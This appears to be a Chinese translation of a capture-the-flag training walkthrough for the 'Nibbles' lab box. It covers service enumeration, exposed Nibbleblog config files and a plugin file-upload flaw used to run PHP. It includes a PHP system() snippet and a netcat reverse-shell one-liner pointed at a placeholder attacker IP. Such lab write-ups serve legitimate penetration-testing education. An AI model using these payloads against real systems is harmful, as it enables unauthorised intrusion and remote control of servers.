2191,2196,2200,2222,2251,2260,2288,2301,2323,2366,2381-2383,2393-
2394,2399,2401,2492,2500,2522,2525,2557,2601-2602,2604-2605,2607-
2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-
2910,2920,2967-2968,2998,3000-3001,3003,3005-3007,3011,3013,3017,3030-
3031,3052,3071,3077,3128,3168,3211,3221,3260-3261,3268-3269,3283,3300-
3301,3306,3322-3325,3333,3351,3367,3369-3372,3389-
3390,3404,3476,3493,3517,3527,3546,3551,3580,3659,3689-
3690,3703,3737,3766,3784,3800-3801,3809,3814,3826-
3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,39
95,3998,4000-4006,4045,4111,4125-
4126,4129,4224,4242,4279,4321,4343,4443-
4446,4449,4550,4567,4662,4848,4899-4900,4998,5000-
5004,5009,5030,5033,5050-5051,5054,5060-5061,5080,5087,5100-
5102,5120,5190,5200,5214,5221-5222,5225-
5226,5269,5280,5298,5357,5405,5414,5431-
5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-
5679,5718,5730,5800-5802,5810-
5811,5815,5822,5825,5850,5859,5862,5877,5900-5904,5906-5907,5910-
5911,5915,5922,5925,5950,5952,5959-5963,5987-5989,5998-
6007,6009,6025,6059,6100-
6101,6106,6112,6123,6129,6156,6346,6389,6502,6510,6543,6547,6565-
6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-
6789,6792,6839,6881,6901,6969,7000-
7002,7004,7007,7019,7025,7070,7100,7103,7106,7200-
7201,7402,7435,7443,7496,7512,7625,7627,7676,7741,7777-
7778,7800,7911,7920-7921,7937-7938,7999-8002,8007-8011,8021-
8022,8031,8042,8045,8080-8090,8093,8099-8100,8180-8181,8192-
8194,8200,8222,8254,8290-
8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-
8652,8654,8701,8800,8873,8888,8899,8994,9000-9003,9009-
9011,9040,9050,9071,9080-9081,9090-9091,9099-9103,9110-
9111,9200,9207,9220,9290,9415,9418,9485,9500,9502-9503,9535,9575,9593-
9595,9618,9666,9876-9878,9898,9900,9917,9929,9943-9944,9968,9998-
10004,10009-10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-
10617,10621,10626,10628-10629,10778,11110-
11111,11967,12000,12174,12265,12345,13456,13722,13782-
13783,14000,14238,14441-14442,15000,15002-15004,15660,15742,16000-
16001,16012,16016,16018,16080,16113,16992-
16993,17877,17988,18040,18101,18988,19101,19283,19315,19350,19780,19801,
19842,20000,20005,20031,20221-
20222,20828,21571,22939,23502,24444,24800,25734-25735,26214,27000,27352-
27353,27355-27356,27715,28201,30000,30718,30951,31038,31337,32768-
32785,33354,33899,34571-

```
34573,35500,38292,40193,40911,41511,42510,44176,44442-  
44443,44501,45100,48080,49152-49161,49163,49165,49167,49175-  
49176,49400,49999-  
50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,  
52869,54045,54328,55055-55056,55555,55600,56737-  
56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,64680,  
65000,65129,65389) UDP(0;) SCTP(0;) PROTOCOLS(0;)
```

WARNING: No targets were specified, so 0 hosts scanned.

```
# Nmap done at Wed Dec 16 23:22:26 2020 -- 0 IP addresses (0 hosts up)  
scanned in 0.04 seconds
```

最后，我们将使用 `-oA` 输出所有扫描格式。这包括XML输出、可删除输出和以后可能对我们有用的文本输出。尽早养成做大量笔记和保存所有控制台输出的习惯是很重要的。我们在练习中掌握得越好，在现实世界中它就会成为我们的第二天性。作为渗透测试人员，适当的记录对我们来说是至关重要的，这将大大加快报告过程，并确保没有证据丢失。在客户需要有关我们活动的信息的中断或事件中，保留详细的扫描和利用尝试的时间戳日志也很重要。

```
Chenduoduo@htb[/htb]$ nmap -sV --open -oA nibbles_initial_scan  
10.129.42.190  
  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:18 EST  
  
Nmap scan report for 10.129.42.190  
Host is up (0.11s latency).  
Not shown: 991 closed ports, 7 filtered ports  
Some closed ports may be reported as filtered due to --defeat-rst-  
ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;  
protocol 2.0)  
80/tcp    open  http     Apache httpd <REDACTED> ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
```

从最初的扫描输出中，我们可以看到主机可能是Ubuntu Linux，并在端口80上公开了一个Apache web服务器，在端口22上公开了一个OpenSSH服务器。SSH（Secure Shell）是一种通常用于远程访问Linux/Unix主机的协议。SSH也可以用于访问Windows主机，并且自1809版以来

现在是Windows 10的本机。我们还可以看到，在我们的工作目录中创建了所有三种类型的扫描输出。

```
Chenduoduo@htb[/htb]$ ls  
  
nibbles_initial_scan.gnmap  nibbles_initial_scan.nmap  
nibbles_initial_scan.xml
```

在我们开始检查开放端口之前，我们可以使用命令 `nmap -p- --open -oA nibbles_full_tcp_scan 10.129.42.190` 运行一个完整的TCP端口扫描。这将检查在初始扫描可能错过的非标准端口上运行的任何服务。由于这会扫描所有65,535个TCP端口，因此可能需要很长时间才能完成，具体取决于网络。我们可以让它在后台运行，继续我们的枚举。使用 `nc` 做一些banner抓取确认 `nmap` 告诉我们的；目标器运行Apache web服务器和OpenSSH服务器。

```
Chenduoduo@htb[/htb]$ nc -nv 10.129.42.190 22  
  
(UNKNOWN) [10.129.42.190] 22 (ssh) open  
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```

`nc` 告诉我们端口80运行HTTP (web) 服务器，但不显示banner。

```
Chenduoduo@htb[/htb]$ nc -nv 10.129.42.190 80  
  
(UNKNOWN) [10.129.42.190] 80 (http) open
```

检查我们的其他终端窗口，我们可以看到完整的端口扫描 (`-p-`) 已经完成，没有发现任何额外的端口。让我们使用 `-sC` 标志执行 `nmap` 脚本扫描。该标志使用这里列出的默认脚本。这些脚本可能是侵入性的，因此准确理解我们的工具是如何工作的总是很重要的。我们运行命令 `nmap -sC -p 22,80 -oA nibbles_script_scan 10.129.42.190` 。由于我们已经知道哪些端口是打开的，因此可以通过 `-p` 指定目标端口来节省时间并限制不必要的扫描仪流量。

```
Chenduoduo@htb[/htb]$ nmap -sC -p 22,80 -oA nibbles_script_scan  
10.129.42.190  
  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:39 EST  
Nmap scan report for 10.129.42.190  
Host is up (0.11s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh
```



```
| ssh-hostkey:  
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)  
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)  
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)  
80/tcp open  http  
|_http-title: Site doesn't have a title (text/html).
```

```
Nmap done: 1 IP address (1 host up) scanned in 4.42 seconds
```

脚本扫描没有给我们任何方便的东西。让我们使用 `http-enum` 脚本完成 `nmap` 枚举，该脚本可用于枚举常见的web应用程序目录。这次扫描也没有发现任何有用的东西。

```
Chenduoduo@htb[/htb]$ nmap -sV --script=http-enum -oA  
nibbles_nmap_http_enum 10.129.42.190  
  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:41 EST  
Nmap scan report for 10.129.42.190  
Host is up (0.11s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;  
protocol 2.0)  
80/tcp open  http     Apache httpd <REDACTED> ((Ubuntu))  
|_http-server-header: Apache/<REDACTED> (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds
```

◆ Web Footprinting

我们可以使用 `whatweb` 来尝试识别正在使用的web应用程序。

```
Chenduoduo@htb[/htb]$ whatweb 10.129.42.190  
  
http://10.129.42.190 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ],  
HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.42.190]
```

此工具不识别任何使用的标准web技术。浏览到 `Firefox` 中的目标，我们会看到一个简单的“Hello world!”消息。

Hello world!

检查页面源代码会发现一个有趣的评论。

```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15 <!-- /nibbleblog/ directory. Nothing interesting here! -->
16
17
```

我们也可以用cURL检查这个。

```
Chenduoduo@htb[/htb]$ curl http://10.129.42.190

<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

HTML注释提到了一个名为 `nibbleblog` 的目录。我们用 `whatweb` 来检验。


```
Chenduoduo@htb[/htb]$ whatweb http://10.129.42.190/nibbleblog

http://10.129.42.190/nibbleblog [301 Moved Permanently] Apache[2.4.18],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.129.42.190], RedirectLocation[http://10.129.42.190/nibbleblog/],
Title[301 Moved Permanently]
http://10.129.42.190/nibbleblog/ [200 OK] Apache[2.4.18],
Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.42.190], JQuery,
MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[Nibbles
- Yum yum]
```

现在我们开始对事情有了更好的了解。我们可以看到一些正在使用的技术，如HTML5、jQuery和PHP。我们还可以看到该站点正在运行Nibbleblog，这是一个使用PHP构建的免费博客引擎。

枚举目录

浏览到 `Firefox` 中的 `/nibbleblog` 目录，我们在主页面上没有看到任何令人兴奋的东西。



在谷歌中快速搜索“nibbleblog exploit”会得到这个nibbleblog文件上传漏洞。该漏洞允许经过身份验证的攻击者在底层web服务器上上传和执行任意PHP代码。问题中的 **Metasploit** 模块适用于版本 **4.0.3**。我们还不知道正在使用的 **Nibbleblog** 的确切版本，但可以肯定的是，它很容易受到这种攻击。如果我们查看 **Metasploit** 模块的源代码，我们可以看到该漏洞使用用户提供的凭据对 **/admin.php** 的管理门户进行身份验证。

让我们使用Gobuster彻底检查并检查任何其他可访问的页面/目录

```
Chenduoduo@htb[/htb]$ gobuster dir -u http://10.129.42.190/nibbleblog/ -  
-wordlist /usr/share/seclists/Discovery/Web-Content/common.txt
```

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

```
[+] Url:          http://10.129.42.190/nibbleblog/  
[+] Threads:      10  
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent:    gobuster/3.0.1  
[+] Timeout:      10s
```

2020/12/17 00:10:47 Starting gobuster

```
/.hta (Status: 403)  
/.htaccess (Status: 403)  
/.htpasswd (Status: 403)  
/admin (Status: 301)
```

```
/admin.php (Status: 200)
/content (Status: 301)
/index.php (Status: 200)
/languages (Status: 301)
/plugins (Status: 301)
/README (Status: 200)
/themes (Status: 301)
```

```
2020/12/17 00:11:38 Finished
```

Gobuster 很快完成，并确认 **admin.php** 页的存在。我们可以查看 **README** 页，以获取有趣的信息，比如版本号。

```
Chenduoduo@htb[/htb]$ curl http://10.129.42.190/nibbleblog/README
```

```
===== Nibbleblog =====
```

```
Version: v4.0.3
```

```
Codename: Coffee
```

```
Release date: 2014-04-01
```

```
Site: http://www.nibbleblog.com
```

```
Blog: http://blog.nibbleblog.com
```

```
Help & Support: http://forum.nibbleblog.com
```

```
Documentation: http://docs.nibbleblog.com
```

```
===== Social =====
```

```
* Twitter: http://twitter.com/nibbleblog
```

```
* Facebook: http://www.facebook.com/nibbleblog
```

```
* Google+: http://google.com/+nibbleblog
```

```
===== System Requirements =====
```

```
* PHP v5.2 or higher
```

```
* PHP module - DOM
```

```
* PHP module - SimpleXML
```

```
* PHP module - GD
```

```
* Directory "content" writable by Apache/PHP
```

```
<SNIP>
```

因此，我们验证版本4.0.3正在使用中，确认该版本可能容易受到 **Metasploit** 模块的攻击（尽管这可能是旧的 **README** 页面）。再没有什么有趣的了。让我们检查一下管理门户登录页面。

Sign in to Nibbleblog admin area

Username

Password

☐ Remember me







Login

[← Back to blog](#)

现在，要使用上面提到的漏洞利用，我们需要有效的管理凭据。我们可以手动尝试一些授权绕过技术和常见的凭证对，例如 `admin:admin` 和 `admin:password`，但都无济于事。有一个重置密码的功能，但我们收到一个电子邮件错误。此外，过多的登录尝试会很快触发锁定，并显示消息 `Nibbleblog security error - Blacklist protection`。

让我们回到我们的目录——强制执行结果。`200` 状态码表示可直接访问的页面/目录。输出信息中 `403` 状态码表示禁止访问这些资源。最后，`301` 是一个永久重定向。让我们逐一探讨一下。浏览到 `nibbleblog/themes/`。我们可以看到在web应用程序上启用了目录列表。也许我们能找到一些有趣的东西？

Index of /nibbleblog/themes

Name	Last modified	Size	Description
 Parent Directory		-	
 echo/	2017-12-10 23:27	-	
 medium/	2017-12-10 23:27	-	
 note-2/	2017-12-10 23:27	-	
 simpler/	2017-12-10 23:27	-	
 techie/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.42.190 Port 80

浏览 `nibbleblog/content` 显示了一些有趣的子目录 `public`，`private` 和 `tmp`。挖掘了一会儿，我们发现了一个 `users.xml` 文件，至少似乎确认了用户名确实是admin。它还显示列入黑名单的IP地址。我们可以用 `cURL` 请求该文件，并使用xmllint美化 `XML` 输出。

```
Chenduoduo@htb[/htb]$ curl -s
http://10.129.42.190/nibbleblog/content/private/users.xml | xmllint --
format -
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">2</session_fail_count>
    <session_date type="integer">1608182184</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
```

```
<fail_count type="integer">1</fail_count>
</blacklist>
<blacklist type="string" ip="10.10.14.2">
  <date type="integer">1608182171</date>
  <fail_count type="integer">5</fail_count>
</blacklist>
</users>
```

此时，我们有一个有效的用户名，但没有密码。对Nibbleblog相关文档的搜索显示，密码是在安装过程中设置的，没有已知的默认密码。在这一点上，有以下拼图部分：

- ◆ Nibbleblog安装可能会受到身份验证文件上传漏洞的攻击
- ◆ `nibbleblog/admin.php` 的管理门户
- ◆ 目录列表确认 `admin` 是一个有效的用户名
- ◆ 登录强制保护在多次无效登录尝试后将我们的IP地址列入黑名单。这就避免了使用Hydra等工具进行登录暴力破解

没有其他端口打开，我们也没有找到任何其他目录。我们可以通过对web应用程序的根目录执行额外的强制破解来确认这一点吗

```
Chenduoduo@htb[/htb]$ gobuster dir -u http://10.129.42.190/ --wordlist
/usr/share/seclists/Discovery/Web-Content/common.txt
```

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.129.42.190/
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2020/12/17 00:36:55 Starting gobuster

/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)

再次查看所有公开的目录，我们发现了一个 `config.xml` 文件。

```
Chenduoduo@htb[/htb]$ curl -s
http://10.129.42.190/nibbleblog/content/private/config.xml | xmllint --
format -
```


```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<config>
  <name type="string">Nibbles</name>
  <slogan type="string">Yum yum</slogan>
  <footer type="string">Powered by Nibbleblog</footer>
  <advanced_post_options type="integer">0</advanced_post_options>
  <url type="string">http://10.129.42.190/nibbleblog/</url>
  <path type="string">/nibbleblog/</path>
  <items_rss type="integer">4</items_rss>
  <items_page type="integer">6</items_page>
  <language type="string">en_US</language>
  <timezone type="string">UTC</timezone>
  <timestamp_format type="string">%d %B, %Y</timestamp_format>
  <locale type="string">en_US</locale>
  <img_resize type="integer">1</img_resize>
  <img_resize_width type="integer">1000</img_resize_width>
  <img_resize_height type="integer">600</img_resize_height>
  <img_resize_quality type="integer">100</img_resize_quality>
  <img_resize_option type="string">auto</img_resize_option>
  <img_thumbnail type="integer">1</img_thumbnail>
  <img_thumbnail_width type="integer">190</img_thumbnail_width>
  <img_thumbnail_height type="integer">190</img_thumbnail_height>
  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>
  <theme type="string">simpler</theme>
  <notification_comments type="integer">1</notification_comments>
  <notification_session_fail
type="integer">0</notification_session_fail>
  <notification_session_start
type="integer">0</notification_session_start>
  <notification_email_to
type="string">admin@nibbles.com</notification_email_to>
  <notification_email_from
type="string">noreply@10.10.10.134</notification_email_from>
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
```



```
<seo_site_description type="string" />
<seo_keywords type="string" />
<seo_robots type="string" />
<seo_google_code type="string" />
<seo_bing_code type="string" />
<seo_author type="string" />
<friendly_urls type="integer">0</friendly_urls>
<default_homepage type="integer">0</default_homepage>
</config>
```

检查它，希望密码证明没有结果，但我们确实在网站标题和通知电子邮件地址中看到两次提到 **nibbles**。这也是盒子的名字。这是管理员密码吗？

当使用 **Hashcat** 等工具离线执行密码破解或尝试猜测密码时，考虑我们面前的所有信息是很重要的。成功破解密码散列（例如公司的无线网络密码短语）使用使用CeWL等工具抓取其网站生成的单词列表并不罕见。



回顾一下目前的发现：

- ◆ 我们从一个简单的 **nmap** 扫描开始，它显示了两个打开的端口
- ◆ 发现一个 **Nibbleblog** 的实例
- ◆ 分析了 **whatweb** 的使用技术
- ◆ 找到admin登录门户页面 **admin.php**
- ◆ 发现启用了目录列表，并浏览了几个目录
- ◆ 确认 **admin** 是有效的用户名
- ◆ 了解了IP黑名单是如何防止暴力登录的
- ◆ 发现的线索让我们找到了一个有效的管理密码

这证明我们需要一个清晰的，可重复的过程，我们将一次又一次地使用，无论我们是攻击HTB上的单个盒子，为客户端执行web应用程序渗透测试，还是攻击大型Active Directory环境。请记住，迭代枚举以及详细的笔记记录是在该领域取得成功的关键之一。随着您的职业发展，您经常


会惊讶于渗透测试的初始范围看起来是多么的小和“无聊”，然而，一旦您深入研究并执行一轮又一轮的枚举并剥开层，您可能会在高端口或某些被遗忘的页面或目录上发现暴露的服务，这些服务可能导致敏感数据暴露，甚至可能导致立足点。

◆ Initial Foothold


现在我们已经登录到管理门户，我们需要尝试将这种访问转换为代码执行，并最终获得对 web 服务器的反向 shell 访问。我们知道 **Metasploit** 模块可能会为此工作，但是让我们列举其他攻击途径的管理门户。环顾四周，我们看到了以下页面：


Page 页面	Contents 内容
Publish	making a new post, video post, quote post, or new page. It could be interesting. 制作一个新的帖子，视频帖子，引用帖子，或新的页面。可能会很有趣。
Comments	shows no published comments 未显示已发布的评论
Manage	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting. 允许我们管理帖子、页面和类别。我们可以编辑和删除类别，不太有趣。
Settings	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us. 滚动到底部确认易受攻击的 4.0.3 版本正在使用中。有几种设置可供选择，但似乎没有一种对我们有价值。
Themes	This Allows us to install a new theme from a pre-selected list. 这允许我们从预选列表中安装新主题。
Plugins	Allows us to configure, install, or uninstall plugins. The My image plugin allows us to upload an image file. Could this be abused to upload PHP code potentially? 允许我们配置、安装或卸载插件。 My image 插件允许我们上传图像文件。这是否可能被滥用来上传 PHP 代码？


尝试创建新页面并嵌入代码或上传文件似乎不像路径。让我们看看插件页面。


 nibbleblog - Plugins


[Dashboard](#) [View Blog](#) [Log out](#)


 Publish

 Comments

 Manage

 Settings

 Themes

 Plugins

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.
[Configure](#) [Uninstall](#)

Hello world

Show hello world.
[Configure](#) [Uninstall](#)

Latest posts

Displays latest published posts, sorted by date.
[Configure](#) [Uninstall](#)


My image

Show a picture
[Configure](#) [Uninstall](#)

让我们尝试使用这个插件来上传 **PHP** 代码片段而不是图像。下面的代码片段可用于测试代码的执行情况。

```
<?php system('id'); ?>
```

将此代码保存到一个文件中，然后单击 **Browse** 按钮并上传它。
我们得到一堆错误，但看起来文件可能已经上传了。



现在我们要找出文件上传成功后的位置。回到目录强制执行结果，我们记得 **/content** 目录。在这个目录下，有一个 **plugins** 目录和另一个 **my_image** 的子目录。全路径 **http://<host>/nibbleblog/content/private/plugins/my_image/**。在这个目录中，我们看到两个文件 **db.xml** 和 **image.php**，具有最近的最后修改日期，这意味着我们的上传成功了！让我们检查一下是否有命令执行。

我们所做的！看起来我们已经在web服务器上获得了远程代码执行，Apache服务器在 **nibbler** 用户上下文中运行。让我们修改我们的PHP文件以获得一个反向shell，并开始在服务器上进行检查。

让我们编辑本地PHP文件并再次上传它。这个命令应该可以得到一个反向shell。正如本模块前面提到的，有许多反向shell备忘单。比如PayloadAllTheThings和HighOn, Coffee。

使用下面的 **Bash** 反向shell一行代码，并将其添加到 **PHP** 脚本中。

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP>
<LISTENING PORT> >/tmp/f
```

我们将在 **<ATTACKING IP>** 占位符中添加我们的 **tun0** VPN IP地址，并为 **<LISTENING PORT>** 选择一个端口，以便在 **netcat** 侦听器上捕获反向shell。请参阅下面编辑的 **PHP** 脚本。

我们再次上传文件，并在终端中启动一个 **netcat** 监听器：

```
0xdf@htb[/htb]$ nc -lvnp 9443
```

```
listening on [any] 9443 ...
```

cURL 再次打开图像页，或者在 **Firefox** http://ibbbleblog/content/private/plugins/my_image/image.php上浏览到它，以执行反向shell。

```
Chenduoduo@htb[/htb]$ nc -lvnp 9443

listening on [any] 9443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 40106
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

此外，我们还有一个逆壳层。在我们继续使用额外的枚举之前，让我们将shell升级到一个“更好”的shell，因为我们捕获的shell不是一个完全交互式的TTY，并且特定的命令（如 **su**）不能工作，我们不能使用文本编辑器，选项卡补全不能工作，等等。这篇文章进一步解释了这个问题，以及升级到完全交互式TTY的各种方法。出于我们的目的，我们将使用 **Python** 一行符来生成伪终端，以便像 **su** 和 **sudo** 这样的命令像本模块前面讨论的那样工作。

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

尝试各种技术来升级到一个完整的TTY，并选择一个最适合您的。我们的第一次尝试失败了，因为 **Python2** 似乎从系统中丢失了！

```
$ python -c 'import pty; pty.spawn("/bin/bash")'

/bin/sh: 3: python: not found

$ which python3

/usr/bin/python3
```

我们有 **Python3**，通过输入 `python3 -c 'import pty; pty.spawn("/bin/bash")'`，它可以让我们进入一个更友好的shell。浏览到 `/home/nibbler`，我们发现 `user.txt` 标志以及一个zip文件 `personal.zip`。

◆ 提权

